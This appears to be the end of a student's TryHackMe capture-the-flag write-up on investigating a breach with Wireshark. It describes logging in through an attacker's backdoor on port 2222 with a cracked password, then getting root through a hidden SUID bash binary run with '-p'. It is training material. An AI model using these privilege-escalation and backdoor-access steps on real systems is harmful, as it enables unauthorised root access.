
a. The attacker defaced the website. What message did they leave as a heading?




Using the information you've found previously, hack your way back in!

b. What's the user flag?

- The backdoor was set to run on port 2222. We can confirm the port is open using Nmap.




- With the backdoored credentials cracked using hadhcat(**november16**) we are able to log into the system as user james and retrieve the flag.




c. What's the root flag?

- We list the contents of the home directory trying to identify any priviledge escalation vector.
- There is a hidden binary named **suid_bash** owned by the root user with its SUID value set.
- We can abuse that to spawn a root shell. Note we use the switch ***-p*** with the binary to tell it not to drop its privileges but to maintain the evaluated privileges granted by the SUID bit.
- With that, we gain access as root and retrieve the flag.



3. MODULE COMPLETION

https://tryhackme.com/p/c1ph3rbnuk



4. CONCLUSION

This assignment has taught me how to investigate security incidents by analyzing Pcap files using Wireshark. I have learned how to filter network traffic and follow TCP and HTTP streams in Wireshark. With the information identified from the network packet analysis, I have learned how to trace the actions attackers took to gain access to a system. Additionally, I have learned how to perform privilege escalation an gain access to a system as root by abusing the SUID bits.